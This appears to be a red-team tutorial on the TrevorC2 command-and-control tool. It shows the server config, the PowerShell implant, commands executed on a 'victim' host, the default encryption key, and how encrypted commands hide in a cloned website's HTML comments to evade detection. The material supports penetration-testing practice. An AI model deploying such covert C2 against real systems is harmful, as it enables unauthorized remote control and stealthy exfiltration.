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Command and Control – Website

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Covering arbitrary commands through legitimate traffic is a must for every red team engagement. The majority of the command and control tools are implementing a stealthy technique that it will allow red teams to hide their activities as data exfiltration is part of the goals.

David Kennedy developed a command and control tool called TrevorC2 that can be used to execute commands via legitimate HTTP traffic. The URL attribute on the trevorc2_server.py needs to be modified to a website of choice.

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```
# CONFIG CONSTANTS:
URL = ("https://pentestlab.blog/")  # URL to clone to house a legitimate website
USER_AGENT = ("User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko")

# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - THIS CAN BE WHATEVER PATH YOU WANT
ROOT_PATH_QUERY = ("/")

# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
SITE_PATH_QUERY = ("/images")
```

TrevorC2 – Server Configuration

The implant (trevorc2_client.py or trevorc2_client.ps1) has a **SITE_URL** attribute. This needs to be changed with the IP address of the command and control server. When the command and control server file will run it will start to clone the website.

```
TrevorC2 - Legitimate Website Covert Channel
Written by: David Kennedy (@HackingDave)
https://www.trustedsec.com
[*] Cloning website: https://pentestlab.blog/
[*] Site cloned successfully.
[*] Starting C2 Server...
[*] Next, enter the command you want the victim to execute.
[*] Client uses random intervals, this may take a few.
Enter the command to execute on victim:
```

TrevorC2 – Server

There are two implants to be used one based in python and one in PowerShell. From the moment that the implant will be executed a connection will be established with the command and control server.

```
PS C:\Users\User\Downloads\trevorc2-master\trevorc2-master> .\trevorc2_client.ps1
```

TrevorC2 – PowerShell Implant

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Commands can be sent from the server to the clients:

```
Enter the command to execute on victim: whoami
[*] Waiting for command to be executed, be patient, results will be displayed he
re...
[*] Received response back from client...
=-=-=-=-=-=-=-=-=-=-=-=
(CLIENT: 192.168.1.161)
desktop-4cg7ms1\user
```

TrevorC2 – Commands

The commands will be sent encrypted via HTTP/S protocol. TrevorC2 is using AES encryption with the following cipher. Encrypted commands will be inserted into the fake website inside the **oldcss** parameter:


```
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC
STUB = ("oldcss=")

# time_interval is the time used between randomly connecting back to server, for more stealth, increase
this time a lot and randomize time periods
time_interval1 = 2
time_interval2 = 8

# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE
DECRYPTION. RECOMMEND CHANGING THIS FROM THE DEFAULT KEY
CIPHER = ("Tr3v0rC2R0x@nd1s@w350m3#TrevorForget")
```

TrevorC2 – Encryption Key and Data Location

The fake website will be hosted into the same system as the command and control server and it will look exactly as the original.



TrevorC2 – Cloned Website

However examining the source code the **oldcss** parameter will contain the encrypted command.

```
813 }
814 </script><!-- oldcss=EE+Kq0lW/rgvWPJ8G1zYCEyqEhjpn7DOilSKkvzXQu4= --></body>
815 </html>
816 <!--
817     generated 200 seconds ago
818     generated in 0.126 seconds
819     served from batcache in 0.002 seconds
820     expires in 100 seconds
821 -->
```

TrevorC2 – Encrypted Command

By doing traffic inspection it is visible that the executed commands are covered through legitimate HTTP traffic.

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

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